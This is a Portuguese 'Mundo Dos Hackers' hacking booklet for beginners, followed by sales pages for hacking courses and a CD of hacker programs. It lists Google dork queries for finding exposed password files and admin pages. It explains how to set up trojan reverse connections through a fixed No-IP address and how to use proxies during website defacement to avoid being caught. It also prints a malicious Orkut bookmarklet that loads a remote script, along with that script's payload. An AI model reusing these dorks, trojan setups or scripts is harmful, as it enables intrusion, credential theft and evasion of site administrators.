Como todos já devem saber o Google é o melhor site de pesquisa de toda a Internet, isso deve-se a sua forma eficaz de procurar e mostrar os resultados de uma pesquisa feita por um de seus usuários, um bom exemplo é de quando pesquisamos pela palavra “Hacker”, o resultado é mais de 190.000.000 páginas, isso acontece porque o Google irá mostrar todas as páginas de sites que contenham a palavra



“Hacker”, exemplo: Um **Hacker** é uma pessoa que..., Revista Mundo Dos **Hackers**, para ser um **Hacker**..., um **Hacker** se jogou do..., etc, ou seja se você estiver interessado no significado da palavra Hacker ou o que é ser um Hacker, não serão todas as páginas que serão úteis para você. Para fazer uma invasão através do

Google, o que deve ser feito é uma “pesquisa”, mas não uma pesquisa como a citada acima, e sim uma pesquisa inteligente, de forma que o Google inocentemente mostre os sites vulneráveis para uma possível invasão, dependendo da pesquisa uma pessoa pode até conseguir acesso direto a página de administração de um site ou até mesmo fazer downloads de arquivos confidenciais, como por exemplo cadastros de clientes.

Para o Google exibir resultados favoráveis como sites vulneráveis, são usados alguns códigos, muitos simples diga-se de passagem, esses códigos são como comandos que fará o Google mostrar apenas o que você realmente quer saber, como por exemplo: **site:mundodoshackers.x-br.com**, esse comando fará com que o Google mostre todas as páginas que estão no site www.mundodoshacker.x-br.com, outro bom exemplo é se **houvesse** algum arquivo de texto .txt que contenha cadastro de clientes do Mundo Dos Hackers, para obter esse arquivo pode ser feito uma pesquisa da seguinte forma: **mundodoshackers.x-br.com filetype:txt**, isso fará com que o Google mostre todos os arquivos txt que estão no site www.mundodoshackers.x-br.com, inclusive o cadastro citado (Obs: Não adianta fazer essa pesquisa que não

tem cadastro nenhum :D), além desses comandos básicos citados acima, existe também os comandos mais complexos que fazem o Google mostrar por exemplo senhas de sites. Abaixo uma pequena lista de comandos que podem ser usados para achar sites vulneráveis no Google:

```
"Index f/" + password.txt
"Index f/" + .htaccess
"Index of/" + passwd
Index of ftp +.mdb allinurl:/cgi-bin/ + mailto
administrators.pwd.index
authors.pwd.index
filetype:config web
inurl:iisadmin
inurl:"wwwroot/*"
inurl:"ftproot/*"
Index of/admin
Filetype:htpasswd
Intitle:"index of" ".htpasswd" -intitle:"dist" -apache -htpasswd.c
Index.of.private
intitle:index.of master.passwd
inurl:passlist.txt
intitle:"index of..etc" passwd
intitle:index.of
"Index of /admin"
"Index of /password"
"Index of /mail"
"Index of /" +passwd
administrator.pwd.index
authors.pwd.index
service.pwd.index
filetype:config web
allintitle: "index of/admin"
allintitle: "index of/root"
```


Defacer

Defacer é a pessoa que pratica Deface! Não saímos do lugar não é :D? Mas o que é Deface?

A pratica de Deface consiste em invadir um servidor web (capitulo 4) e alterar a pagina inicial de um determinado site, esse tipo de invasão pode ser feito através de varias técnicas como: SQL Injection, PHP Injection, Exploit, etc, o que importa é conseguir acesso a pagina de administração do site, podendo então fazer as mudanças que quiser. O deface é praticado pelos “Crackers” e “Scripts Kiddies”, os seus principais alvos são sites conhecidos, que tenham um grande numero de acesso diário, afinal o que adianta uma pessoa pintar o 7 e ninguém perceber não é? Recentemente houve dois atos de defacer que não teriam nem como passar despercebidos, que foi a invasão ao site da Rede Record de televisão e ao site do SBT, os atores do ataque fizeram um pequeno estrago nos sites das emissoras de televisão, alterando a pagina inicial dos sites por uma com um depoimento deles, que em um trecho ironicamente pedia desculpas aos administradores do site, alem desses dois ataques o grupo ainda ameaçou invadir o site do plim plim (Globo), ataque esse que não foi efetuado até o momento, graças ao empenho dos administradores do site.

Conexão reversa

Você conhece aquele ditado: “Se a montanha não vai até Maomé, Maomé vai até a montanha”? Quando tratamos de conexão reversa a montanha pode sim vir até Maomé :D. Quando utilizamos um trojan, nos precisamos conectar o nosso PC ao PC da vitima, para isso é preciso saber o numero de IP do PC da vitima, até ai tudo bem, só que tem um problema, e quando a vitima se desconectar? Em conexões discadas e na maioria das conexões banda larga o IP do usuário muda a cada conectada. E agora ? Teremos que pegar novamente o IP da vitima para acessar o PC dela. Com a conexão reversa não temos esse problema, ao invés de nosso PC se conectar ao PC da vitima será o PC da vitima que se conectara ao nosso (não falei que a montanha poderia ir até Maomé :D), dessa forma não será preciso pegar o IP da vitima para poder usar o trojan.



Agora sim tudo beleza não é? **Não!!!** Como foi dito acima o IP de um PC muda a cada conectada, ou seja, e quando o nosso numero de IP mudar, como que o PC da vitima vai conseguir se conectar ao nosso PC? É realmente não tem como! É ai que entra o No-IP. O No-IP gera um IP fixo para seu PC, é claro que o IP do seu PC continuara mudando a cada desconectada, o IP fixo é utilizado ao você logar-se no No-IP, ai sim você estará com o seu IP fixo, o que acontece é basicamente o seguinte: seu PC recebe o numero de IP 201.25.87.547 ao se conectar a Internet, você se conecta ao No-IP, feito isso o seu IP passara a ser o seu IP fixo do No-IP exemplo: 203.56.87.415.

E agora tudo belezinha ? **Agora sim!!!** Agora é só configurar o trojan para se conectar ao seu No-IP (IP fixo) e pronto, o PC da vitima ira se conectar sempre ao numero de IP fixo.

Proxy

Como já foi dito no capítulo 4 “[pagina 49](#)”, um servidor Proxy camufla o seu endereço de IP na Internet. Em hacking o Proxy é usado na maioria das vezes para prática de deface, quando alguém invade um site seja ele qual for, o endereço de IP do invasor ficara registrado no site, dessa forma o invasor corre o risco de ser pego, uma vez que o administrador do site tome conhecimento da invasão e do IP do invasor, já utilizando Proxy o invasor terá uma chance maior de não ser pego, não é 100% garantido mas é bem melhor do que invadir com o seu IP a mostra para quem quiser ver.

Alem para a pratica de deface o Proxy é utilizado também para se navegar anonimamente pela Internet, podendo então acessar sites sem se preocupar com possíveis problemas, se é que você me entende :D.

Há três maneiras de se navegar anonimamente pela internet usando Proxy, a primeira é usando os sites Proxy que o redireciona para o site de sua preferência já com o seu IP alterado, a segunda maneira é colocando em seu navegador um numero de IP de algum servidor proxy, e a terceira maneira é utilizando um programa que tenha a função de alterar o IP de seu usuario. Abaixo segue um link para cada uma das opções acima:

Site Proxy: <http://www.servershift.com/>

IP de Proxy: <http://www.samair.ru/proxy/>

Programa Proxy “JAP”: <http://superdownloads.uol.com.br/download/27/jap/>

DNS Poisoning

DNS Poisoning é quando um arquivo de DNS é envenenado com informações ruins, em outras palavras, se você tem um registro A que aponta para um host seguro, um Hacker pode mudar e apontar você para uma direção errada, podemos usar como exemplo um passeio com seu carro: o destino de seu carro é ir para Santos SP, aí vem um filho da mãe e te dá uma informação errada e você acaba indo parar lá no Paraná.

Phishing

Phishing é uma técnica que envolve “engenharia social” (quando uma pessoa tenta enganar e/ou adquirir informações pessoais usando somente a arte de enganar), os Phishers tentam adquirir minuciosamente dados confidenciais de usuários como: login, senhas, informações de cartão de créditos, etc, é como se eles pescassem informações. Para capturar essas informações os Phishers usam o nome de pessoas importantes e até entidades confiáveis. Normalmente o Phishing é transmitido através de e-mails, sendo que cada vez mais os phishers melhoram suas artimanhas e técnicas para obter sucesso em seu ataque.



Você se lembra do “SPAM comedia” (capítulo 5, pagina 64)? Então! Ele é um bom exemplo de Phishing.

Buffer Overflow

Buffer Overflow ou estouro de pilha é um erro de programação, uma vulnerabilidade em um sistema que pode resultar em um acesso incorreto ao endereço da memória, causando o termino do programa, é como se os dados transbordassem. Para os aproveitadores isso significa uma brecha no sistema de segurança, podendo então praticar uma tentativa de invasão ao sistema.



Um caso famoso de Buffer Overflow ocorreu em 2000 com o Outlook Express, é isso mesmo o cliente de e-mail da tão famosa Microsoft, graças a vulnerabilidade no programa uma pessoa poderia enviar uma mensagem, que ao ser aberta pelo usuário executava automaticamente um arquivo (da até para imaginar que tipo de arquivo não é? :D), na época, logo que esse erro foi descoberto, a Microsoft avisou todos os usuários do Outlook Express sobre vulnerabilidade, e logo lançaram uma correção para esse erro.

Replay

Um ataque Replay é quando o Hacker utiliza um sniffer (capítulo 5, página 60) para capturar pacotes da rede, assim que capturado o Hacker extrai dos pacotes as informações importantes como dados pessoais e senhas, logo que extraído, o Hacker pode colocar os dados capturados novamente na rede ou reiniciá-los. O Replay é basicamente uma segunda técnica de sniffing.

Scripts

Um script é diferente de um programa! Enquanto programas de computadores são compilados em formatos .exe (executável), os scripts mantêm seu formato e é interpretado como comandos. Em hacking os scripts são usados de diversas formas, tanto para bem quanto para o mau. Um lugar que pode ser encontrado um grande numero de scripts mau intencionados é no [Orkut](#), principalmente agora que o Orkut disponibilizou mensagem com códigos HTML, quem é que nunca viu em uma comunidade seja ela hacker ou não aquele tópico: “ver fotos bloqueadas”, “aumente o numero de amigos”, “aumente o numero de membros da sua comu”, “mude a cor do seu orkut”, entre outros, na maioria das vezes esses scripts não cumprem com o que prometem, ao contrario, roubam os cookies e os envia para o dono do script, dando então para o dono do script a possibilidade de uma invasão, mas quem observar bem os scripts atuais, ira perceber que a nova moda é fazer uma pessoa entrar em uma determinada comunidade sem que ela queira, ou seja ao usuário executar o script ele automaticamente entrara em uma determinada comunidade sem pedir confirmação.

Não é difícil de identificar um script mau intencionado, o que deve ser feito é apenas observar o script e verificar se ele o redireciona para um arquivo JAVA SCRIPT, caso sim basta você baixar esse arquivo JAVA (.js) e analisar seu código fonte. Abaixo um exemplo de um código malicioso:

```
javascript:d=document;c=d.createElement('script');d.body.appendChild(c);c.src='http://stashbox.org/73555/recado-bloqueado-libere-o-recado.js';alert ("recados-desbloqueados");void(0)
```

Esse script ira executar o java que esta no site: <http://stashbox.org/73555/recado-bloqueado-libere-o-recado.js> , até ai tudo bem mas olha o que esta no código fonte desse java:

The image shows the word "orkut" in a stylized, lowercase, pinkish-purple font. The letters are slightly shadowed, giving it a 3D appearance.

```
time=new Date().getTime();
document.body.innerHTML+<iframe name="nobody1" width="1" height="1"/>;
document.body.innerHTML+<iframe name="nobody" width="1" height="1"/>;
nb1=document.forms[1];
nb1.target="nobody1";
nb1.action='http://www.orkut.com/CommunityJoin.aspx?Action.join&cmm=47542562';
nb1.submit();
nb=document.forms[1];
nb.target="nobody";
nb.action='http://www.orkut.com/CommunityJoin.aspx?Action.join&cmm=36588742';
nb.submit();
```

Preste atenção no link das comunidades! Resumindo, ao executar esse script a pessoa entrara nas comunidades acima sem nem perceber! Que covardia não é :D?

Outra tendência do Orkut Fashion Script é o scrap com um código HTML mau intencionado que faz com quem entre na pagina de recados da vitima saia automaticamente do Orkut, veja o código abaixo:

```
<embed src="http://www.orkut.com/GLogin.aspx?cmd=logout">
```

Simples não é? O que esse código faz, é só redirecionar a pessoa para a pagina de logout do Orkut, em outras palavras é como se você clicasse em “sair”.

Não é só no Orkut que pode ser achado scripts mau intencionados, um script malicioso pode ser facilmente integrado ao código fonte de um site qualquer, por isso sempre fique atento nos sites que você acessa.

Brute Force

Brute Force ou Força Bruta, é uma técnica que com a utilização de um determinado programa, tenta descobrir senhas usando a força bruta, essas senhas pode ser de e-mails, arquivos zipados, PDF, sites, etc. O que o programa faz é basicamente, tentar todas as combinações de senhas possíveis, desde a letra "A" até a "Z", incluindo combinações numéricas "0" a "9" e letras minúsculas e maiúsculas, esse processo pode ser rápido levando apenas uns 3 minutos para descobrir a senha ou pode também ser demorado levando até 1 hora para descobrir a senha, ou pode também acontecer do programa não conseguir descobrir a senha, o que vai determinar o tempo que o programa levará para descobrir a senha, é o tamanho e o nível de segurança da senha, exemplo: se a senha for: 4587 logicamente ela poderá ser descoberta rapidamente, agora se a senha for paulo457895 aí a coisa já complica um pouco.



O processo que o programa de força bruta faz é basicamente o seguinte: O hacker configura o programa para quebrar a senha seja de e-mail ou arquivo e dá início ao programa, feito isso, o programa irá tentar todas as combinações de senhas possíveis, será como se você tentasse uma senha e clicasse em ok, caso a senha for errada, tentará outra combinação e clicará em ok, e assim sucessivamente, até que a senha seja descoberta. Quando a senha é dada como certa o programa mostra ao hacker qual a combinação de senha que deu certo, para que então o hacker possa ter acesso ao arquivo ou conta de e-mail.

Nuke

Nuke (bomba nuclear) é uma técnica de ataque que faz com que um computador se desconecte da internet ou até mesmo congele, fechando todos os programas e processos que estavam até então em execução, obrigando o usuário do computador reiniciar seu PC ou se conectar novamente a Internet, para um computador receber esse tipo de ataque basta ele estar com alguns bugs (vulnerabilidades) em determinadas portas e estar em rede seja ela internet ou particular.

Para efetuar esse tipo de ataque é preciso ter um programa que cumpra a tarefa, programa esse que não é difícil de ser achado, com o programa em mãos basta configura-lo corretamente e nukar a vitima utilizando o endereço de IP da mesma.



O processo de um ataque Nuke é basicamente o seguinte: Primeiramente o hacker escolhe um programa nuke (eficiente é claro), assim que estiver com o programa, o hacker deve configurar o mesmo, a partir daí basta o hacker escolher a vitima e pegar o numero de IP da mesma (Obs: Uma vitima que tenha o computador vulnerável a esse tipo de ataque), feito todo esse processo é só o hacker mandar bala, o programa ira disparar uma serie de pacotes até conseguir o seu objetivo.



Capitulo 6

Um pouco de Linux

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

O que é Linux?

O Linux como o Windows é um sistema operacional, só que bem mais seguro diga-se de passagem. O Linux foi desenvolvido pelo [Linus Torvalds](#), inspirado no sistema “MINIX” e baseado na arquitetura UNIX o Linux é um exemplo de Sistema Operacional, ele é seguro, ideal para rede, ideal para servidores, tem um design legal e além de tudo é um software livre e tem seu código fonte aberto, ou seja, ele é gratuito e ainda pode ser modificado livremente por qualquer programador que tenha conhecimento o suficiente para tal ação, a única coisa que os desenvolvedores pedem, é que quando o programador alterar o Linux ele distribua o mesmo gratuitamente e com código fonte aberto, ta bom ou quer mais :D ?

Em questão de rede os sistemas operacionais Linux sem dúvida ganham de goleada dos sistemas operacionais do Windows, para você ter uma idéia o Linux consegue reconhecer automaticamente uma rede, mesmo se o PC servidor ou os PCs clientes serem de outro sistema operacional como o Windows por exemplo, dessa forma o Linux possibilita uma rede instantânea, exemplo: o Linux consegue configurar sozinho o compartilhamento de acesso a internet, dessa forma o Linux consegue se conectar a internet sem que seja preciso configurações, basta o PC servidor estar distribuindo o acesso a todos os PCs da rede.



O Linux tem vários membros em sua família (varias versões), no meio dessa família tem dois primos que falam a nossa língua :D (são traduzidos para a língua portuguesa) são eles: Kurumin, Ubuntu, Kalango, Famelix, Magnux, entre outros, esses são altamente recomendáveis para quem esta começando a utilizar e/ou interagir com o Linux, principalmente o Kurumin.

Como já foi dito o Linux é distribuído gratuitamente e tem o seu código fonte aberto e livre para alterações, abaixo uma lista com links para downloads de alguns membros dessa família que tem tudo para crescer:

Kurumin 7: <http://baixaki.ig.com.br/download/Kurumin-Linux.htm>

Fedora 5: <http://superdownloads.uol.com.br/linux/distribuicoes/distro98.html>

Mandriva: <http://superdownloads.uol.com.br/linux/distribuicoes/distro74.html>

Ubuntu:
http://baixatudo.globo.com/Baixatudo/Categoria/Facilitar_e_organizar/0,,DOA28216-7758-Ubuntu+,00.html

Kubuntu:
http://baixatudo.globo.com/Baixatudo/Categoria/Seguranca_e_performance/0,,DOA30589-7648-KUBUNTU,00.html

Kalango: <http://superdownloads.uol.com.br/linux/distribuicoes/distro100.html>

Debian: <http://cdd.debian-br.org/project/wiki/Download>

Big: <http://superdownloads.uol.com.br/linux/distribuicoes/distro158.html>

Damn Small Linux: <http://superdownloads.uol.com.br/linux/distribuicoes/distro99.html>

Famelix 1.2: <http://www.ziggi.com.br/downloads/4969.asp>

Magnux: <http://www.magnux.org/obtendo.php>

Goblinx: <http://superdownloads.uol.com.br/linux/distribuicoes/distro194.html>

Obs: Caso um dos links acima esteja com problema entre em contato comigo pelo e-mail: paulotacio@mundodoshackers.x-br.com que eu lhe passarei um novo link.

Alguns dos Linux acima tem a opção Live CD, para quem não sabe isso é bom :D. Os Linux Live CD proporcionam ao seu usuário a opção de rodar o Linux direto do CD, ou seja, ele não precisa ser instalado para rodar, basta reiniciar o computador e faze-lo dar boot pelo CD. Além de ser rodado pelo CD o Linux também pode rodar direto de um dispositivo de armazenamento com memória flash (MP3, MP4, Pen driver, Ipod, etc), esse meio chega até ser mais recomendável do que o CD, porém para fazer o Linux rodar por um dispositivo de armazenamento já é bem mais complicado do que faze-lo rodar pelo CD, a vantagem é que quando o Linux é rodado direto do CD não tem como salvar arquivos, pelo simples fato do CD já estar gravado, já em um dispositivo de armazenamento pode-se tranquilamente salvar arquivos.

Linux VS Windows



Logo que o Linux ficou mais conhecidos e cobiçado pelos usuários de computadores nasceu a duvida: “Qual é melhor, o Linux ou o Windows ?”. Cada um tem uma opinião igual ou diferente a do outro, mas o que não pode ser esquecido é que atualmente em questão de usuários domésticos, o único que pode competir cara a cara com o Windows realmente é o Linux, afinal o design do Linux é um pouco parecido com o do Windows, facilitando então a vida do usuário que é acostumado com o Windows. Mas não foi respondida ainda a pergunta!!!

Para dizermos o que é melhor do que o outro em qualquer coisa, precisamos obviamente fazer uma comparação para que então haja uma resposta, é como uma comparação de computadores: temos um computador Pentium Dual-Core com 512 megabytes de memória RAM e HD de 80 gigabytes, e do outro lado temos um computador Pentium 4 com 1 gigabyte de memória RAM e HD de 160 gigabytes, qual seria o melhor ? Em questão ao Linux e o Windows podemos também fazer uma comparação parecida, só que ao invés de hardwares, teremos qualidades básicas para um sistema operacional, como: segurança, usabilidade, softwares, design, rede, etc. Uma comparação do Linux com o Windows ficaria mais ou menos da seguinte forma: Obs: a cada termo será dada uma nota de 0 a 5.

<u>Termos</u>	<u>Linux</u>	<u>Windows</u>
Segurança:	4.5	3.0
Facilidade de aprendizado:	3.0	4.0
Usabilidade:	4.0	4.0
Softwares:	4.5	4.0
Design:	4.5	4.5
Rede:	5.0	4.0

As notas dadas acima vai depender da opinião de cada usuário, afinal ninguém é igual, uns aprendem mais fácil do que os outros, essa tabela é para você ter apenas uma noção de como o Linux e o Windows se saem nos termos citados.

Como você pode ver o Linux ganhou do Windows, somando as notas vai dar 25,5 pontos para o Linux e 23,5 pontos para o Windows, e realmente o resultado esta certo, em uma briga Linux VS Windows quem sai ganhando é o Linux, é claro que vai depender da necessidade do usuário e da tarefa que é proposta para cada um dos sistemas operacionais, ou seja para cada usuário um sistema operacional se sai melhor do que o outro, mas como o que esta em questão é a visão geral o resultado é o já dito acima.

Mesmo o Linux sendo o que é hoje, ainda há um numero pequeno de usuários que utilizam o mesmo, não tem nem como comparar com o numero de usuários do Windows, o que acontece é que a maioria dos usuários de computadores só conhecem o Windows como sistema operacional, ou não tem vontade de experimentar coisas novas, o pensamento desses usuários é: “Se eu me dou também com o Windows, para que eu vou querer usar o Linux?”. Bom a tendência é de aumentar cada vez mais o numero de usuários do Linux, e isso vem ocorrendo de uma maneira rápida, tanto que até a maioria das escolas de informática já ensinam pelo menos o básico sobre Linux, essa atitude é mais que certa, afinal não podemos nos prender a uma só coisa, temos que aprender sempre mais e mais, caso contrario não haveria a “[evolução](#)” (seja ela qual for).

Linux é para Hackers ?

Sim e Não!!!

O Linux não é um sistema operacional exclusivo para hackers, é como o Windows, ele não é para hackers mas é usado por hackers, afinal o computador de um hacker tem que ter um sistema operacional seja ele qual for :D. O Linux pode ser usado de diversas formas seja elas hacker ou não, exemplo: O Linux pode ser usado para atividades básicas de usuários domésticos como acessar a internet, fazer trabalhos, imprimir arquivos, etc , e também pode ser usado para atividades hacker como invasão, ataques, defesa, etc. Em questão a atividades Hacker o Linux se sai muito bem, chega até a se sair melhor que o Windows, por isso ele é tão usado e dito como sistema operacional para hackers.



Pelo fato do Linux ter seu código fonte aberto e se adaptar muito bem a redes, ele facilita muito a vida de um hacker, mas isso não significa que só com Linux que dá para hackear, e nem que ele seja feito para hackers, ao contrario, como já foi dito no começo desta apostila, se o sistema operacional é Windows ótimo se for Linux melhor ainda, um hacker não pode depender de um sistema operacional para realizar suas ações (Obs: Isso não elimina a necessidade de aprender um pouco sobre Linux, pois mais dia ou menos será preciso usar seu conhecimento em Linux).

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

Produtos Mundo Dos Hackers

Curso de Hacker

O Curso de Hacker Mundo Dos Hackers é composto por 3 módulos e é sem dúvida um dos melhores, se não o melhor curso de hacker disponível na Internet. Abaixo você pode ver as aulas que compõem os módulos do curso:

Modulo – 1 – Começando a ser um Hacker

- Aula 1- Escaneando seu PC
- Aula 2- Configurando corretamente seu antivírus
- Aula 3- Senhas seguras
- Aula 4- Navegando com segurança na Internet
- Aula 5- O que é preciso para ser um Hacker
- Aula 6- Hacker é segurança ou invasão
- Aula 7- O que é um Invasor
- Aula 8- Ética Hacker
- Aula 9- Cultura Hacker
- Aula 10- Noções de Linux
- Aula 11- Instalando e configurando o Linux
- Aula 12- Comandos Linux
- Aula 13- Ferramentas para uma invasão
- Aula 14- Escaneando e invadindo PCs domésticos
- Aula 15- Maquina Virtual



Módulo – 2 – Segurança VS Invasão

- Aula 1- Configurando corretamente um firewall
- Aula 2- Identificando e se protegendo da Engenharia Social
- Aula 3- Criptografia
- Aula 4- Monitorando as portas do seu computador
- Aula 5- Se protegendo de SPAM
- Aula 6- Equipamento preciso para Hackear
- Aula 7- Quem ataca e quem defende
- Aula 8- Engenharia Social na Pratica
- Aula 9- Quebrando senhas
- Aula 10- Noções básicas de rede
- Aula 11- Invadindo sem programas específicos
- Aula 12- Planejando uma invasão
- Aula 13- Defacer
- Aula 14- Invadindo com trojans através de conexão reversa e keyloggers
- Aula 15- Trancando as portas vulneráveis do seu PC



Módulo – 3 – Ser Hacker já não é mais uma brincadeira

Aula 1- Montando e configurando uma rede segura

Aula 2- Sintomas de invasão

Aula 3- Um passo na frente do invasor

Aula 4- Identificar e acabar com um ataque

Aula 5- Pensando e agindo como um Hacker

Aula 6- Noções básicas de servidores

Aula 7- Montando um servidor Web

Aula 8- Invadindo sem deixar vestígios

Aula 9- Achando falhas em servidores

Aula 10- Rastreado servidores

Aula 11- Mente Hacker

Aula 12- Exploits

Aula 13- Invasão na pratica

Aula 14- Portas que podem ser exploradas

Aula 15- Usando o GCC corretamente

Aula 16- Colocando Vírus no Pen driver



Como você pode ver adquirindo este curso você aprenderá bem mais do que noção em hacking!!!

Cada módulo é um CD com as apostilas das aulas, vídeo aulas, tutoriais, programas e 1 mês de suporte por MSN comigo.

Os alunos que se destacam no Curso de Hacker Mundo Dos Hackers passam por um teste, para uma possível participação na equipe Mundo Dos Hackers.

O Curso custa apenas **R\$ 45,00** Cada módulo (**R\$ 45,00** mensais por 3 meses)

Obs: Além de ser um excelente curso, o curso de Hacker Mundo Dos Hackers é o mais barato!!!

E mais!!!! Você só paga pelo curso depois que ele chegar em sua casa! **“Isso é garantia e segurança de compra!”**

Para adquirir ou saber mais sobre o Curso acesso o site:

www.mundodoshacker.com

Obs: Todo o conteúdo do curso é de exclusividade do Mundo Dos Hackers, mas o mau uso do mesmo é de inteira responsabilidade do aluno que cometeu o ato ilícito. Todo o conteúdo do curso é legal.

Pacote Hacker

O Pacote Hacker Mundo Dos Hackers é composto por um CD com:

mais de “250” programas hacker
+ programas diversos
+ apostilas
+ vídeo aulas
+ tutoriais
+ livros
+ uma semana de suporte por MSN comigo.

Tudo isso por apenas uma única parcela de: **R\$ 25,00**

E mais!!! Você só paga pelo Pacote Hacker depois que ele chegar em sua casa! “Isso é garantia e segurança de compra!”



Para adquirir o Pacote Hacker Mundo Dos Hackers acesse agora mesmo o site: www.mundodoshacker.com e faça seu pedido.

O Pacote Hacker Mundo Dos Hackers é o mais completo e mais barato de toda a Internet!

Kit Informática

O Kit Informática é composto por um CD com:

Mais de 150 programas para informática (segurança, navegadores, codecs, conversores, etc)
+ programas que você nunca imaginou que existiria
+ apostilas
+ Tutoriais
+ Vídeo aulas
+ uma semana de suporte por MSN comigo!

Tudo isso por apenas uma única parcela de:

R\$ 20,00

E mais!!! Você só paga pelo Pacote Hacker depois que ele chegar em sua casa! “Isso é garantia e segurança de compra!”

Para adquirir o Kit Informática acesse agora mesmo o site:

www.mundodoshacker.com e faça seu pedido.



Camisetas

A Nova coleção das camisetas Mundo Dos Hackers estão prestes a serem lançadas! São 3 modelos de camisetas com estampas na frente e atrás, todas as camisetas são da cor preta e de ótima qualidade. Em breve será lançado em nosso site mais detalhes sobre as camisetas e a forma de compra, mas para não deixar a todos curiosos :D veja abaixo uma previa das camisetas:

Frente



Frente



Frente



Trás



Apostilas Impressas

Você cansou de ler apostilas na tela do seu monitor? É eu sei como que é! Além de ser chato ainda é prejudicial para aos seus olhos, o pior é quando a apostila tem mais de 100 paginas :D!!! As apostilas Impressas Mundo Dos Hackers funcionam da seguinte forma: todas as apostilas “incluindo essa” que estão na área de downloads de apostilas no site do Mundo Dos Hackers podem ser pedidas impressas, basta você escolher a apostila e fazer o pedido dela impressa, e nos enviamos ela para você com capa e encadernada, a partir daí é só você ler :D!!!

Em breve esse produto estará oficialmente lançado, e com varias promoções!

Qualquer dúvida entre em contato conosco pelo e-mail:

mundodoshackers@mundodoshackers.x-br.com

Perguntas e Respostas

Qual a forma de envio?

Os produtos Mundo Dos Hackers são enviados através de carta registrada, ao ser enviado o cliente pode acompanhar o andamento de seu pedido pelo site dos correios ou pelo site do Mundo Dos Hackers.

Quanto tempo demora para o pedido ser entregue?

Demora de 3 a 5 dias úteis após o envio.

É verdade que eu só pago depois de receber o pedido?

Sim! Isso é para mostrar a todos que o site Mundo Dos Hackers se garante no que faz e acima de tudo é honesto.

Para quais estados os produtos Mundo Dos Hackers pode ser enviado?

Para todos os estados do Brasil, sem exceção!

Sou de outro país! Posso fazer pedido dos produtos Mundo Dos Hackers?

Ai terá que haver um dialogo para que se chegue a um acordo, para isso entre em contato conosco pelo e-mail: mundodoshackers@mundodoshackers.x-br.com.

Quanto tempo leva para meu pedido ser enviado?

Normalmente leva de 2 a 4 dias logo que confirmado o pedido.

Minha casa não tem numero! Tem como eu receber o produto Mundo Dos Hackers?

Sim! Basta você ir até a agencia dos correios de sua cidade e retirar o seu pedido. Para isso leve com você seu RG. (Obs: Nos enviamos o endereço exato do correios que o produto se encontra).

O produto saiu para entrega mas eu não estava em minha casa! Haverá outra entrega?

Sim! São feitas até 3 tentativas de entrega, caso o cliente não se encontre em sua residência em nenhuma das tentativas o produto voltara para seu local de origem.

Algum parente meu pode receber o produto?

Sim! Desde que seu parente seja maior de idade (18 anos ou mais)

Quais as formas de pagamento?

Deposito bancário (Banco Caixa Econômica. O Depósito pode ser feito em uma agencia do próprio banco ou em uma Casas Lotéricas. Obs: Apenas algumas Casas Lotéricas conseguem fazer depósitos) e boleto bancário (Pagável em qualquer agencia bancária ou Casas Lotéricas) .

É permitido comprar mais que um produto?

Sim! E acima de 1 produto parcelamos em até 3 vezes sem juros (Obs: Depende do Produto).

Quanto tempo eu tenho para efetuar o pagamento assim que o meu pedido é entregue?

O pagamento deve ser efetuado em até 5 dias após o recebimento do produto, caso contrario deve-se entrar em contato com o Mundo Dos Hackers e dar uma data exata em que o pagamento será efetuado. **Obs:** Os CDs do Mundo Dos Hackers vão com uma senha de acesso, senha essa que será passada após o pagamento do mesmo

Quando eu posso agendar suporte por MSN?

Assim que o pagamento do produto for efetuado o cliente já pode fazer o pedido de suporte por MSN através do nosso site: www.mundodoshacker.com . Pode ser agendado suporte de segunda a sexta-feira das 13:00 as 00:00 (Obs: Eu estou aberto para negociação em relação ao horário de suporte).

Com quem é o suporte por MSN?

Comigo mesmo, Profº Paulo

Quanto tempo é de suporte?

São 1 hora de suporte.

Não pude comparecer ao suporte, posso agendar outro?

Sim! E não haverá interferência no numero de suporte. A contagem de suporte só começara a partir do dia que foi dado o primeiro suporte.

Eu realmente aprenderei com o Curso de Hacker Mundo Dos Hackers?

Como já foi dito o Curso de Hacker Mundo Dos Hackers é um dos melhores se não o melhor Curso de Hacker da “atualidade” e de toda a “Internet”, o curso é atualizado (2008) e interativo. Eu me garanto no que eu faço!!! E para ser sincero fica meio difícil de um aluno não aprender, afinal todas as apostilas e vídeo aulas são de fácil compreensão, e ainda tem suporte comigo para esclarecimento de dúvidas.

Conclusão

Profº Paulo Tacio

paulotacio@mundodoshackers.x-br.com

Conclusão

Não é fácil ser um Hacker, o caminho a ser percorrido não é curto e nem tem fim, a cada dia, mês ou ano são lançadas novas tecnologia tanto em hacking quanto em informática, cabe a você acompanhar essas evoluções e estar sempre por dentro das novas tendências. Nunca se desanime ao enfrentar um grande problema, pois todos problemas tem soluções, isso serve não só para hacking mas também para a vida pessoal de todos. Pense da seguinte forma: “Todo hacker seja ele famoso ou não começou de baixo, e foi aprendendo com os seus erros! Afinal ninguém nasce sabendo e nem vira hacker da noite para o dia. Leve essa apostila como o começo de um tudo, e lembre-se que mesmo sabendo muito não se sabe tudo. Os cursos ajudam? Sim sem sombra de dúvida ajudam, mas cabe a você se dedicar ao máximo para alcançar seus objetivos e atingir suas metas.

Espero que você tenha gostado dessa apostila! E não leve a mau as brincadeiras :D, não adianta fazer uma apostila ou livro com palavras difíceis que ninguém entende e que quando é procurado o significado da mesma acha-se uma palavra mais difícil ainda :D, para uma pessoa realmente entender e lembrar de uma coisa é preciso ter uma frase, um fato ou até mesmo uma palavra que destaque e chame a atenção do leitor, é aí que tá a razão das brincadeiras, pode ter certeza que você vai se lembrar sempre do que é um SPAM depois de ler o trecho sobre o SPAM comedia, nunca esquecera do que é um ataque DOS depois de ler sobre o Hacker BIRRENTO, nunca esquecera o que é um Ransomware depois da chantagem com o suco de tamarindo, e aí vai :D, são muitas coisas que pensamos e que temos que gravar em nosso cérebro, se não houver um fator destaque que faça com que você lembre o que significa e como é feito cada tipo de ataque pode ter certeza que o mesmo será esquecido facilmente.

